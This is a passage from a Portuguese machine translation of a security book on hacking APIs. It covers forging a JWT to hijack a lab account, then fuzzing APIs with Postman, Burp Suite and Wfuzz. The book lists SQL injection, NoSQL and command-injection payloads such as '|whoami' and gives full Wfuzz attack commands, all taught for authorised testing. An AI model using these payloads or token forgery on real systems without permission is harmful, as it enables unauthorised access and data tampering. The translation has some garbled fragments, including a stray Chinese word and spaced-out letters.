<pre>eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJyZjYwZD9mMUB1eGhtcGxILmNvbSIsImIhdC1oMTIyNTcsNzE4Myw1ZXhwIjoxNjI1ODczNDgzcjQ.PeIkInNe2DdG6JB0HuM1oV7Usnv6y4E0qHx1tuUBRxw4gpPUVIXIH.Di1BYWNBLgBT_UAAAlbi4sG9-3kYsYepDA</pre>	HEADER: ALGORITHM & TOKEN TYPE <pre>{ "alg": "HS512" }</pre>
	PAYOUT: DATA <pre>{ "sub": "robot@mitreexample.com", "iat": 1625787013, "exp": 1625873483 }</pre>
	VERIFY SIGNATURE HMACSHA512(base64UrlEncode(header) + "." + base64UrlEncode(payload), crapi <input type="checkbox"/> secret base64 encoded
 Signature Verified	SHARE JWT

Figura 8-15: Uso do [JWT.io](#) para gerar um token

Não se esqueça de que o valor do algoritmo desse token é HS512 e que você precisa adicionar o segredo HS512 à assinatura. Depois que o token for gerado, você poderá copiá-lo em uma solicitação Postman salva ou em uma solicitação usando o Repetidor do Burp Suite e, em seguida, poderá enviá-lo para a API. Se for bem-sucedido, você terá sequestrado a conta do robô crAPI. Parabéns!

9

API FUZZING



Neste capítulo, você explorará o uso de técnicas de fuzz-ing para descobrir vários dos principais vulnerabilidades de API discutidas no [Capítulo 3](#). O segredo para descobrir com sucesso Para corrigir a maioria das vulnerabilidades de API, é preciso saber onde fazer o fuzzing e com o que fazer o fuzzing. Na verdade, você provavelmente descobrirá muitas vulnerabilidades da API fazendo fuzzing na entrada enviada aos pontos de extremidade da API.

Usando o Wfuzz, o Burp Suite Intruder e o Postman's Collection Runner, abordaremos duas estratégias para aumentar seu sucesso: fuzzing amplo e fuzzing profundo. Também discutiremos como fazer fuzzing para detectar vulnerabilidades de gerenciamento de ativos inadequados, encontrar os métodos HTTP aceitos para uma solicitação e ignorar a sanitização de entrada.

Fuzzing eficaz

Nos capítulos anteriores, definimos o fuzzing de API como o processo de envio de solicitações com vários tipos de entrada para um endpoint a fim de provocar um resultado não intencional. Embora "vários tipos de entrada" e "resultado não intencional" possam parecer vagos, isso se deve apenas ao fato de haver muitas possibilidades. Sua entrada pode incluir símbolos, números, emojis, decimais, hexadecimais, comandos do sistema, entrada SQL e entrada NoSQL, por exemplo. Se a API não tiver implementado verificações de validação para lidar com entradas prejudiciais, você poderá acabar com um erro detalhado, uma resposta única ou (no pior dos casos) algum tipo de erro interno do servidor indicando que seu fuzz causou uma negação de serviço, eliminando o aplicativo.

O fuzzing bem-sucedido requer uma consideração cuidadosa das expectativas prováveis do aplicativo. Por exemplo, considere uma chamada de API bancária destinada a permitir que os usuários transfiram dinheiro de uma conta para outra. A solicitação poderia ser parecida com a seguinte:

```
POST /account/balance/transfer Host:  
bank.com  
x-access-token: hapi_token  
  
{  
  "userid": 12345,  
  "account": 224466,  
  "transfer-amount": 1337.25,  
}
```

Para fazer o fuzz dessa solicitação, você poderia facilmente configurar o Burp Suite ou o Wfuzz para enviar grandes cargas úteis como os valores de ID de usuário, conta e valor de transferência. No entanto, isso poderia acionar mecanismos de defesa, resultando em uma limitação de taxa mais forte ou no bloqueio do seu token. Se a API não tiver esses controles de segurança, libere os krakens. Caso contrário, sua melhor aposta é enviar algumas solicitações direcionadas a apenas um dos valores de cada vez.

Considere o fato de que o valor do montante da transferência provavelmente espera um número relativamente pequeno. O Bank.com não está prevendo que um usuário individual transfira um valor maior do que o PIB global. É provável que ele também espere um valor decimal. Portanto, talvez você queira avaliar o que acontece quando envia o seguinte:

- Um valor na casa dos quatrilhões
- Sequência de letras em vez de números
- Um número decimal grande ou um número negativo
- Valores nulos como null, (null), %00 e 0x00
- Símbolos como os seguintes: !@#\$%^&*(),:."|,./?>

Essas solicitações podem facilmente levar a erros detalhados que revelam mais sobre o aplicativo. Além disso, um valor na casa dos quatrilhões poderia fazer com que um erro de banco de dados SQL não tratado fosse enviado como resposta. Essa única informação pode ajudá-lo a direcionar valores em toda a API para vulnerabilidades de injecção de SQL.

Portanto, o sucesso do seu fuzzing dependerá de onde você está fazendo o fuzzing e com o que está fazendo o fuzzing. O truque é procurar entradas de API que são aproveitadas para que um consumidor interaja com o aplicativo e envie entradas que provavelmente resultarão em erros. Se essas entradas não tiverem tratamento de entrada e tratamento de erros suficientes, muitas vezes elas podem levar à exploração. Exemplos desse tipo de entrada de API incluem os campos envolvidos em solicitações usadas para formulários de autenticação, registro de conta, upload de arquivos, edição de conteúdo de aplicativo da Web, edição de informações de perfil de usuário, edição de informações de conta, gerenciamento de usuários, pesquisa de conteúdo e assim por diante.

Os tipos de entrada a serem enviados realmente dependem do tipo de entrada que você está atacando. De modo geral, você pode enviar todos os tipos de símbolos, cadeias de caracteres e números que possam causar erros e, em seguida, pode dinamizar seu ataque com base nos erros recebidos. Todos os itens a seguir podem resultar em respostas interessantes:

- Envio de um número excepcionalmente grande quando se espera um número pequeno
- Envio de consultas ao banco de dados, comandos do sistema e outros códigos
- Envio de uma sequência de letras quando se espera um número
- Envio de uma sequência grande de letras quando se espera uma sequência pequena
- Envio de vários símbolos (-_!@#\$%^&*();,:?>)
- Envio de caracteres de idiomas inesperados (漢, さ, ジ, ハ, ハ, ジ)

Se você for bloqueado ou banido durante o fuzzing, talvez queira implementar técnicas de evasão discutidas no [Capítulo 13](#) ou limitar ainda mais o número de solicitações de fuzzing que envia.

Escolha de cargas úteis de Fuzzing

Diferentes cargas úteis de fuzzing podem incitar vários tipos de respostas. Você pode usar cargas úteis de fuzzing genéricas ou mais direcionadas. *As cargas genéricas* são as que discutimos até agora e contêm símbolos, bytes nulos, strings de passagem de diretório, caracteres codificados, números grandes, strings longas e assim por diante.

As cargas úteis de fuzzing direcionadas têm como objetivo provocar uma resposta de tecnologias e tipos de vulnerabilidades específicos. Os tipos de carga útil de fuzzing direcionado podem incluir nomes de objetos ou variáveis de API, cargas úteis de XSS (cross-site scripting), diretórios, extensões de arquivos, métodos de solicitação HTTP, dados JSON ou XML, comandos SQL ou NoSQL ou comandos para sistemas operacionais específicos. Abordaremos exemplos de fuzzing com essas cargas úteis neste e nos próximos capítulos.

Normalmente, você passará do fuzzing genérico para o fuzzing direcionado com base nas informações recebidas nas respostas da API. Semelhante aos esforços de reconhecimento no [Capítulo 6](#), você desejará adaptar o fuzzing e concentrar seus esforços com base nos resultados dos testes genéricos. As cargas úteis de fuzzing direcionadas são mais úteis quando você conhece as tecnologias que estão sendo usadas. Se estiver enviando cargas úteis de fuzzing de SQL para uma API que utiliza apenas bancos de dados NoSQL, seu teste não será tão eficaz.

Uma das melhores fontes para cargas úteis de fuzzing é a SecLists (<https://github.com/danielmiessler/SecLists>). A SecLists tem uma seção inteira dedicada ao fuzzing, e sua lista de palavras *big-list-of-naughty-strings.txt* é excelente para causar respostas úteis. O projeto fuzzdb é outra boa fonte para cargas úteis de fuzzing (<https://github.com/fuzzdb-project/fuzzdb>). Além disso, o Wfuzz tem muitas cargas úteis (<https://github.com/xmendez/wfuzz>), incluindo uma ótima lista que combina várias cargas direcionadas em seu diretório de注入, chamado *All_attack.txt*.

Além disso, você sempre pode criar de forma rápida e fácil sua própria lista genérica de cargas úteis de fuzzing. Em um arquivo de texto, combine símbolos, números e caracteres para criar cada carga útil como entradas separadas por linha, assim:

```
AAAAAAAAAAAAAAAAAAAAAA
99999999999999999999999999999999999999999999999
~!@#$%^&*()_-+
{}[]\:; '>?./
%00
0x00
$ne
%24ne
$gt
%24gt
|whoami
-- -
'
'OU 1=1-- - " """
漢, さ, ジ, ハ, カ, ハ, シ
```

Observe que, em vez de 40 instâncias de A ou 9, você poderia escrever cargas que consistem em centenas delas. O uso de uma pequena lista como essa como carga útil de fuzzing pode causar todos os tipos de respostas úteis e interessantes de uma API.

Detecção de anomalias

Ao fazer fuzzing, você está tentando fazer com que a API ou suas tecnologias de suporte enviem informações que possam ser aproveitadas em ataques adicionais.

Quando a carga útil de uma solicitação de API é tratada corretamente, você deve receber algum tipo de código de resposta HTTP e mensagem indicando que a fuzzing funcionou

não funcionam. Por exemplo, o envio de uma solicitação com uma sequência de letras quando se espera números pode resultar em uma resposta simples como a seguinte:

```
HTTP/1.1 400 Bad Request
{
    "error": "number required"
}
```

A partir dessa resposta, você pode deduzir que os desenvolvedores configuraram a API para tratar adequadamente solicitações como a sua e preparam uma resposta personalizada.

Quando a entrada não é tratada corretamente e causa um erro, o servidor geralmente retorna esse erro na resposta. Por exemplo, se você enviou uma entrada como

`~!@#$%^&*0_-+` para um ponto de extremidade que o manipula de forma inadequada, você pode receber um erro como este:

```
HTTP/1.1 200 OK
```

--snip--

Erro de SQL: Há um erro em sua sintaxe SQL.

Essa resposta revela imediatamente que você está interagindo com uma solicitação de API que não trata a entrada corretamente e que o backend do aplicativo está utilizando um banco de dados SQL.

Normalmente, você analisará centenas ou milhares de respostas, não apenas duas ou três. Portanto, é necessário filtrar suas respostas para detectar anomalias. Uma maneira de fazer isso é entender como são as respostas comuns. Você pode estabelecer essa linha de base enviando um conjunto de solicitações esperadas ou, como verá mais adiante no laboratório, enviando solicitações que você espera que falhem. Em seguida, você pode analisar os resultados para ver se a maioria deles é idêntica. Por exemplo, se você emitir 100 solicitações de API e 98 delas resultarem em um código de resposta HTTP 200 com um tamanho de resposta semelhante, você poderá considerar essas solicitações como sua linha de base. Examine também algumas das respostas da linha de base para ter uma ideia de seu conteúdo. Depois de saber que as respostas da linha de base foram tratadas adequadamente, analise as duas respostas anômalas. Descubra qual entrada causou a diferença, prestando atenção especial ao código de resposta HTTP, ao tamanho da resposta e ao conteúdo da resposta.

Em alguns casos, as diferenças entre as solicitações de linha de base e as anômalas serão minúsculas. Por exemplo, os códigos de resposta HTTP podem ser todos idênticos, mas algumas solicitações podem resultar em um tamanho de resposta que é alguns bytes maior do que as respostas da linha de base. Quando surgirem pequenas diferenças como essas, use o Comparador do Burp Suite para obter uma comparação lado a lado das diferenças entre as respostas. Clique com o botão direito do mouse no resultado que lhe interessa e selecione **Send to Comparer (Response)**. Você pode enviar quantas respostas quiser para o Comparador, mas precisará enviar pelo menos duas. Em seguida, migre para a guia Comparer (Comparador), conforme mostrado na Figura 9-1.




Figura 9-1: Comparador do Burp Suite

Selecione os dois resultados que você gostaria de comparar e use o botão **Comparar palavras** (localizado na parte inferior direita da janela) para exibir uma comparação lado a lado das respostas (consulte a Figura 9-2).




Figura 9-2: Comparaçao de duas respostas de API com o Comparer

Uma opção útil localizada no canto inferior direito, chamada Sincronizar visualizações, o ajudará a sincronizar as duas respostas. A opção Sincronizar visualizações é especialmente útil quando você está procurando pequenas diferenças em respostas grandes, pois ela destacará automaticamente as diferenças entre as duas respostas. Os destaque indicam se a diferença foi modificada, excluída ou adicionada.

Fuzzing amplo e profundo

Esta seção o apresentará a duas técnicas de fuzzing: fuzzing amplo e fuzzing profundo. *Fuzzing amplo* é o ato de enviar uma entrada para todas as solicitações exclusivas de uma API na tentativa de descobrir uma vulnerabilidade. *Fuzzing profundo* é o ato de testar minuciosamente uma solicitação individual com uma variedade de entradas, substituindo cabeçalhos, parâmetros, strings de consulta, caminhos de endpoint e o corpo da solicitação por suas cargas úteis. Você pode pensar no fuzzing amplo como um teste de uma milha de largura, mas com uma polegada de profundidade, e no fuzzing profundo como um teste de uma polegada de largura, mas com uma milha de profundidade.

A fuzzing ampla e profunda pode ajudá-lo a avaliar adequadamente todos os recursos de APIs maiores. Quando estiver hackeando, você descobrirá rapidamente que as APIs podem variar muito de tamanho. Algumas APIs podem ter apenas alguns pontos de extremidade e um punhado de solicitações exclusivas, portanto, você poderá testá-las facilmente enviando algumas solicitações. No entanto, uma API pode ter muitos pontos de extremidade e solicitações exclusivas. Como alternativa, uma única solicitação pode ser preenchida com muitos cabeçalhos e parâmetros.

É nesse ponto que as duas técnicas de fuzzing entram em ação. O fuzzing amplo é melhor usado para testar problemas em todas as solicitações exclusivas. Normalmente, você pode fazer fuzzing amplo para testar o gerenciamento inadequado de ativos (mais sobre isso adiante neste capítulo), encontrando todos os métodos de solicitação válidos, problemas de manipulação de tokens e outras vulnerabilidades de divulgação de informações. O fuzzing profundo é melhor usado para testar muitos aspectos de solicitações individuais. A maioria das outras descobertas de vulnerabilidades será feita por fuzzing deep. Em capítulos posteriores, usaremos a técnica de fuzzificação profunda para descobrir diferentes tipos de vulnerabilidades, incluindo BOLA, BFLA, injeção e atribuição em massa.

Fuzzing Wide com Postman

Recomendo o uso do Postman para fazer o fuzzing amplo em busca de vulnerabilidades em uma API, pois o Collection Runner da ferramenta facilita a execução de testes em todas as solicitações de API. Se uma API incluir 150 solicitações exclusivas em todos os pontos de extremidade, você poderá definir uma variável para uma entrada de carga útil de fuzzing e testá-la em todas as 150 solicitações. Isso é particularmente fácil de fazer quando você criou uma coleção ou importou solicitações de API para o Postman. Por exemplo, você pode usar essa estratégia para testar se alguma das solicitações não consegue lidar com vários c a r a c t e r e s "ruins". Envie uma única carga útil pela API e verifique se há anomalias.

Crie um ambiente Postman para salvar um conjunto de variáveis de fuzzing. Isso permite que você use perfeitamente as variáveis ambientais de uma coleção para outra. Quando as variáveis de fuzzing estiverem definidas, como na Figura 9-3, você poderá salvar ou atualizar o ambiente.

No canto superior direito, selecione o ambiente de fuzzing e, em seguida, use o atalho de variável {{nome da variável}} sempre que quiser testar um valor em uma determinada coleção. Na Figura 9-4, substituí o cabeçalho x-access-token pela primeira variável de fuzzing.

VARIABLE	INITIAL VALUE ⓘ	CURRENT VALUE ⓘ	...	Persist All	Reset All
fuzz1	' OR 1=--	' OR 1=--			
fuzz2	\$ne	\$ne			
fuzz3	\$gt	\$gt			
fuzz4	@!#\$%^&*(){} ^<>	@!#\$%^&*(){} ^<>			
fuzz5	%00	%00			
fuzz6	±±±±±±±	±±±±±±±			
fuzz7	漢,さ, ク, 系, HR, A, IA, 3	漢,さ, ク, 系, HR, A, IA, 3			
fuzz8	AAAAAAAAAAAAAA...	AAAAAAAAAAAAAA...			
fuzz9	9999999999999999...	9999999999999999...			
fuzz10	whoami	whoami			
Add a new variable					

Figura 9-3: Criação de variáveis de fuzzing no editor de ambiente do Postman

TYPE		Key	x-access-token
API Key		Value	{{fuzz1}}
The authorization header will be automatically generated when you send the request. Learn more about authorization.		Add to	<input type="button" value="fuzz1"/> INITIAL: ' OR 1=-- CURRENT: ' OR 1=-- SCOPE: Environment

Figura 9-4: Fuzzing em um cabeçalho de token de coleção

Além disso, você pode substituir partes do URL, os outros cabeçalhos ou quaisquer variáveis personalizadas que tenha definido na coleção. Em seguida, use o Collection Runner para testar cada solicitação dentro da coleção.

Outro recurso útil do Postman ao fazer fuzzing amplo é o Find and Replace (Localizar e Substituir), encontrado no canto inferior esquerdo do Postman. O recurso Localizar e Substituir permite que você pesquise uma coleção (ou todas as coleções) e substitua determinados termos por um

de sua escolha. Se você estivesse atacando a API Pixi, por exemplo, poderia notar que muitos parâmetros de espaço reservado usam tags como <email>, <number>, <string> e <boolean>. Isso facilita a busca por esses valores e a substituição por valores legítimos ou por uma de suas variáveis de fuzzing, como {{fuzz1}}.

Em seguida, tente criar um teste simples no painel Testes para ajudá-lo a detectar anomalias. Por exemplo, você poderia configurar o teste abordado no [Capítulo 4](#) para um código de status de 200 em uma coleção:

```
pm.test("Status code is 200", function () {
    pm.response.to.have.status(200);
});
```

Com esse teste, o Postman verificará se as respostas têm um código de status 200 e, quando uma resposta for 200, ela passará no teste. Você pode personalizar facilmente esse teste substituindo 200 pelo código de status de sua preferência.

Há várias maneiras de iniciar o Collection Runner. Você pode clicar no botão **Visão geral do Runner**, na seta ao lado de uma coleção ou no botão **Executar**. Como mencionado anteriormente, você precisará desenvolver uma linha de base de respostas normais enviando solicitações sem valores ou com valores esperados para o campo tar- getado. Uma maneira fácil de obter essa linha de base é desmarcar a caixa de seleção **Keep Variable Values (Manter valores de variáveis)**. Com essa opção desativada, suas variáveis não serão usadas na primeira execução da coleta.

Quando executamos essa coleção de amostra com os valores de solicitação originais, 13 solicitações passam em nosso teste de código de status e 5 falham. Não há nada de extraordinário nisso. As 5 tentativas fracassadas podem ser parâmetros ausentes ou outros valores de entrada, ou podem simplesmente ter códigos de resposta que não são 200. Sem que façamos alterações adicionais, esse resultado do teste pode funcionar como uma linha de base.

Agora vamos tentar fazer fuzzing na coleção. Verifique se o ambiente está configurado corretamente, se as respostas estão salvas para nossa análise, se a opção **Keep Variable Values** está marcada e se todas as respostas que geram novos tokens estão desativadas (podemos testar essas solicitações com técnicas de fuzzing profundo). Na Figura 9-5, você pode ver essas configurações aplicadas.




Figura 9-5: Resultados do Postman Collection Runner

Execute a coleta e, em seguida, procure desvios das respostas da linha de base. Observe também as alterações no comportamento da solicitação. Por exemplo, quando executamos as solicitações usando o valor Fuzz1('OR 1=1--'), o Collection Runner passou em três testes e depois não processou mais nenhuma solicitação. Isso é uma indicação de que o aplicativo da Web teve problemas com a tentativa de fuzzing envolvida na quarta solicitação. Embora não tenhamos recebido uma resposta interessante, o comportamento em si é uma indicação de que você pode ter descoberto uma vulnerabilidade.

Depois de passar por uma execução de coleta, atualize o valor de fuzzing para a próxima variável que gostaria de testar, execute outra execução de coleta e compare os resultados. Você pode detectar várias vulnerabilidades por meio de fuzzing amplo com o Postman, como gerenciamento inadequado de ativos, fraquezas de injecão e outras divulgações de informações que podem levar a descobertas mais interessantes. Quando você tiver esgotado suas tentativas de fuzzing amplo ou encontrado uma resposta interessante, é hora de mudar seus testes para fuzzing profundo.

Fuzzing profundo com o Burp Suite

Você deve fazer fuzz deep sempre que quiser se aprofundar em solicitações específicas. A técnica é especialmente útil para testar minuciosamente cada solicitação individual de API. Para essa tarefa, recomendo usar o Burp Suite ou o Wfuzz.

No Burp Suite, você pode usar o Intruder para fazer fuzzing em cada cabeçalho, parâmetro, string de consulta e caminho de endpoint, juntamente com qualquer item incluído no corpo da solicitação. Por exemplo, em uma solicitação como a da Figura 9-6, mostrada no Postman, com muitos campos no corpo da solicitação, você pode realizar uma profunda fuzzificação que passa centenas ou até milhares de entradas de fuzzificação em cada valor para ver como a API responde.




Figura 9-6: Uma solicitação PUT no Postman

Embora você possa inicialmente criar suas solicitações no Postman, certifique-se de fazer o proxy do tráfego para o Burp Suite. Inicie o Burp Suite, defina as configurações de proxy do Postman, envie a solicitação e verifique se ela foi interceptada. Em seguida, encaminhe-a para o Intruder. Usando os marcadores de posição de carga útil, selecione o valor de cada campo para enviar uma lista de carga útil como cada um desses valores. Um ataque de franco-atirador fará um ciclo de uma única lista de palavras em cada posição de ataque. A carga útil de um ataque inicial de fuzzing pode ser semelhante à lista descrita na seção "[Escolhendo cargas úteis de fuzzing](#)" deste capítulo.

Antes de começar, considere se o campo de uma solicitação espera algum valor específico. Por exemplo, dê uma olhada na seguinte solicitação PUT, em que as tags (<>) sugerem que a API está configurada para esperar determinados valores:

```
PUT /api/user/edit_info HTTP/1.1 Host:  
192.168.195.132:8090  
Content-Type: application/json  
x-access-token: eyJhbGciOiJIUzI1NiIsInR5cCI...  
-snip-
```

```
{  
    "user": "{$<email>$}", "pass":  
        "{$<string>$}", "id":  
            "{$<número>$}", "nome":  
                "{$<string>$}", "is_admin":  
                    "{$<boolean>$}",  
                    "account_balance": "{$<número>$"}  
}
```

Quando estiver fazendo fuzzing, sempre vale a pena solicitar o que não é esperado. Se um campo espera um e-mail, envie números. Se ele espera números, envie uma string. Se ele espera uma string pequena, envie uma string enorme. Se ele espera um valor booleano (verdadeiro/falso), envie qualquer outra coisa. Outra dica útil é enviar o valor esperado e incluir uma tentativa de fuzzing após esse valor. Por exemplo, os campos de e-mail são razoavelmente previsíveis, e os desenvolvedores geralmente definem a validação de entrada para garantir que você esteja enviando um e-mail com aparência válida. Como esse é o caso, quando você faz fuzzing em um campo de e-mail, pode receber a mesma resposta para todas as suas tentativas: "não é um e-mail válido". Nesse caso, verifique o que acontece se você enviar um e-mail de aparência válida seguido de uma carga útil de fuzzing. Isso seria algo parecido com o seguinte:

```
"user": "hapi@hacker.com$test$"
```

Se você receber a mesma resposta ("não é um e-mail válido"), provavelmente é hora de tentar um payload diferente ou passar para outro campo.

Ao fazer fuzzing profundo, esteja ciente de quantas solicitações você enviará. Um ataque de sniper contendo uma lista de 12 cargas úteis em 6 posições de carga útil resultará em um total de 72 solicitações. Esse é um número relativamente pequeno de solicitações.

Quando você recebe seus resultados, o Burp Suite tem algumas ferramentas para ajudar a detectar anomalias. Primeiro, organize as solicitações por coluna,

Hacking APIs (Acesso antecipado) © 2022 por Corey como código de status, duração da resposta e número da solicitação, cada uma das quais pode gerar informações úteis. Além disso, o Burp Suite Pro permite que você filtre por termos de pesquisa.

Se você notar uma resposta interessante, selecione o resultado e escolha a guia **Response (Resposta)** para analisar como o provedor de API respondeu. Na Figura 9-7, a falsificação de qualquer campo com a carga `{ }\\\"; '>?./` resultou em um código de resposta HTTP 400 e na resposta SyntaxError: Token inesperado no JSON na posição 32.

The screenshot shows the Burp Suite interface during an attack. The top navigation bar includes 'Attack', 'Save', 'Columns', 'Results', 'Target', 'Positions', 'Payloads', 'Resource Pool', and 'Options'. A filter bar below says 'Filter: Showing all items'. The main area has tabs for 'Results' (selected), 'Target', 'Positions', 'Payloads', 'Resource Pool', and 'Options'. The 'Results' tab displays a table with columns: Request, Position, Payload, Status, Error, Timeout, Length, and Comment. Several rows show requests with status 400 and error 'SyntaxError: Unexpected token in JSON at position 32'. The 'Payload' column shows various JSON payloads like '{ }\\\"; '>?./'. The 'Response' tab shows the raw HTTP response, which includes headers and a body containing the JSON payload and the error message 'SyntaxError: Unexpected token in JSON at position 32'. Below the response, there's a search bar and a note '0 matches'.

Figura 9-7: Resultados do ataque do Burp Suite

Quando tiver um erro interessante como esse, você poderá aprimorar suas cargas úteis para descobrir exatamente o que está causando o erro. Se você descobrir o símbolo exato ou a combinação de símbolos que está causando o problema, tente emparelhar outras cargas úteis com ele para ver se consegue obter respostas interessantes adicionais. Por exemplo, se as respostas resultantes indicarem um erro no banco de dados, você poderá usar cargas úteis que visem a esses bancos de dados. Se o erro indicar um sistema operacional ou uma linguagem de programação específica, use uma carga útil direcionada a ele. Nessa situação, o erro está relacionado a um token JSON inesperado, portanto, seria interessante ver como esse endpoint lida com cargas úteis de fuzzing de JSON e o que acontece quando cargas úteis adicionais são adicionadas.

Fuzzing profundo com o Wfuzz

Se estiver usando o Burp Suite CE, o Intruder limitará a taxa de envio de solicitações, portanto, você deverá usar o Wfuzz ao enviar um número maior de cargas. Usar o Wfuzz para enviar uma solicitação POST ou PUT grande pode ser intimidador no início, devido à quantidade de informações que você precisará adicionar corretamente à linha de comando. Entretanto, com algumas dicas, você poderá migrar entre o Burp Suite CE e o Wfuzz sem muitos desafios.

Uma vantagem do Wfuzz é que ele é consideravelmente mais rápido do que o Burp Suite, portanto, podemos aumentar o tamanho da carga útil. O exemplo a seguir usa um payload SecLists chamado *big-list-of-naughty-strings.txt*, que contém mais de 500 valores:

```
$ wfuzz -z file,/home/hapihacker/big-list-of-naughty-strings.txt
```

Vamos criar nosso comando do Wfuzz passo a passo. Primeiro, para corresponder ao exemplo do Burp Suite abordado na seção anterior, precisaremos incluir os cabeçalhos Content-Type e x-access-token para receber resultados autenticados da API. Cada cabeçalho é especificado com a opção -H e arredondado entre aspas.

```
$ wfuzz -z file,/home/hapihacker/big-list-of-naughty-strings.txt -H "Content-Type: application/json" -H "x-access-token: [...]"
```

Em seguida, observe que o método de solicitação é PUT. Você pode especificá-lo com o parâmetro

-X. Além disso, para filtrar respostas com um código de status 400, use a opção --hc 400:

```
$ wfuzz -z file,/home/hapihacker/big-list-of-naughty-strings.txt -H "Content-Type: application/json" -H "x-access-token: [...]" -p 127.0.0.1:8080:HTTP --hc 400 -X PUT
```

Agora, para fazer o fuzz de um corpo de solicitação usando o Wfuzz, especifique o corpo da solicitação com a opção -d e cole o corpo no comando, entre aspas. Observe que o Wfuzz normalmente remove as aspas, portanto, use barras invertidas para mantê-las no corpo da solicitação. Como de costume, substituímos os parâmetros que gostaríamos de fazer fuzz pelo termo FUZZ. Por fim, usamos -u para especificar o URL que estamos atacando:

```
$ wfuzz -z file,/home/hapihacker/big-list-of-naughty-strings.txt -H "Content-Type: application/json" -H "x-access-token: [...]" --hc 400 -X PUT -d "{\"usuário\": \"FUZZ\", \"pass\": \"FUZZ\", \"id\": \"FUZZ\", \"name\": \"FUZZ\", \"is_admin\": \"FUZZ\", \"account_balance\": \"FUZZ\"}" -u http://192.168.195.132:8090/api/user/edit_info
```

Esse é um comando de tamanho razoável, com bastante espaço para cometer erros. Se você precisar solucionar problemas, recomendo fazer proxy das solicitações para o Burp Suite, o que deve ajudá-lo a visualizar as solicitações que está enviando. Para fazer o proxy do tráfego de volta para o Burp, use a opção -p proxy com seu endereço IP e a porta na qual o Burp Suite está sendo executado:

```
$ wfuzz -z file,/home/hapihacker/big-list-of-naughty-strings.txt -H "Content-Type: application/json" -H "x-access-token: [...]" -p 127.0.0.1:8080 --hc 400 -X PUT -d "{\"usuário\": \"FUZZ\", \"pass\": \"FUZZ\", \"id\": \"FUZZ\",
```



```
\"name\": \"FUZZ\",
\"is_admin\": \"FUZZ\",
\"account_balance\": \"FUZZ\"
}" -u http://192.168.195.132:8090/api/user/edit_info
```

No Burp Suite, inspecione a solicitação interceptada e envie-a para o Repeater para verificar se há erros de digitação ou erros. Se o comando Wfuzz estiver operando corretamente, execute-o e analise os resultados, que devem ser semelhantes a este:

```
*****
* Wfuzz - O Fuzzer da Web
*****
```

